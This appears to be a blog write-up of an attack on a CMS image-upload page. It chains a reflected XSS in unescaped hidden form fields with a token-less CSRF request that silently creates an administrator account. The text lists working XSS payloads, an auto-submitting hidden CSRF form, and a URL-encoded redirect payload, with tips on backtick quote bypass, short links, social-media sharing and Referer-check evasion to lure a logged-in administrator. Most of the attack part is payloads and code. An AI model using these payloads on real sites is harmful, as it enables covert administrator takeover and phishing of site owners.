
<input name="noshuiyin" type="hidden" id="noshuiyin" value="<?php echo @$_GET['noshuiyin']?>" />
<input name="imgid" type="hidden" id="imgid" value="<?php echo @$_GET['imgid']?>" />
Submit values for the hidden noshuiyin and imgid fields to trigger XSS. One complication is that the CMS escapes both single and double quotes:

This filter is ineffective and can be bypassed in many ways. Several payloads follow:
http://localhost/uploadimg_form.php?noshuiyin="/><img src=0 onerror=alert(1)></img>
http://localhost/uploadimg_form.php?noshuiyin="/><script>alert(1);</script>
http://localhost/uploadimg_form.php?noshuiyin="/><script>alert(/xss/)</script>
http://localhost/uploadimg_form.php?noshuiyin="/><input onfocus=alert(1) autofocus>
http://localhost/uploadimg_form.php?noshuiyin="/><iframe/onload=alert(/xss/)>
http://localhost/uploadimg_form.php?noshuiyin="/><p onmouseover=alert(/xss/)>xss xss</p>
Reflected XSS is usually low severity, but combining it with CSRF can produce a much more interesting result. First, try adding an administrator in the backend and capture the request:

There is indeed no token, so constructing the payload is straightforward:
Hello! Goodbye!

<form method="POST" action="http://127.0.0.1/admin/adminadd.php?action=add" target="hidden_frame">
<input type="hidden" name="groupid" value="1" />
<input type="hidden" name="admins" value="panda" />
<input type="hidden" name="passs" value="1230123" />
</form>
<iframe style="DISPLAY: none" id=hidden_frame name=hidden_frame></iframe>
<script>document.forms[0].submit();</script>
The result is:

The browser does not redirect to the success page, but the administrator account has actually been created:

The administrator is created almost invisibly. The prerequisite is that the administrator is already signed in; otherwise, the request still redirects:

Combining XSS and CSRF now produces the desired effect. Payload:
http://localhost/uploadimg_form.php?noshuiyin="/><script>location.href=`http://localhost/test.html`</script>
A useful tip: as noted above, single and double quotes are filtered, yet a redirect normally requires quotes. Other researchers suggested using a backtick instead. Obfuscate it further:

http://127.0.0.1/uploadimg_form.php?noshuiyin=%22%2f%3e%3c%73%63%72%69%70%74%3e%6c%6f%63%61%74%69%6f%6e%2e%68%72%65%66%3d%60%68%74%74%70%3a%2f%2f%6c%6f%63%61%6c%68%6f%73%74%2f%74%65%73%74%2e%68%74%6d%6c%60%3c%2f%73%63%72%69%70%74%3e

Or use a short URL:
Or finish with a Share to Weibo action:

A very convenient link. Why encrypt this link rather than the phishing URL itself? The reason is Referer validation. Some CSRF defenses have no token but do enforce a Referer. This CMS has no such restriction, so hosting the payload on your own server and getting an administrator to visit it is enough. The encrypted form simply demonstrates how a Referer check could be bypassed.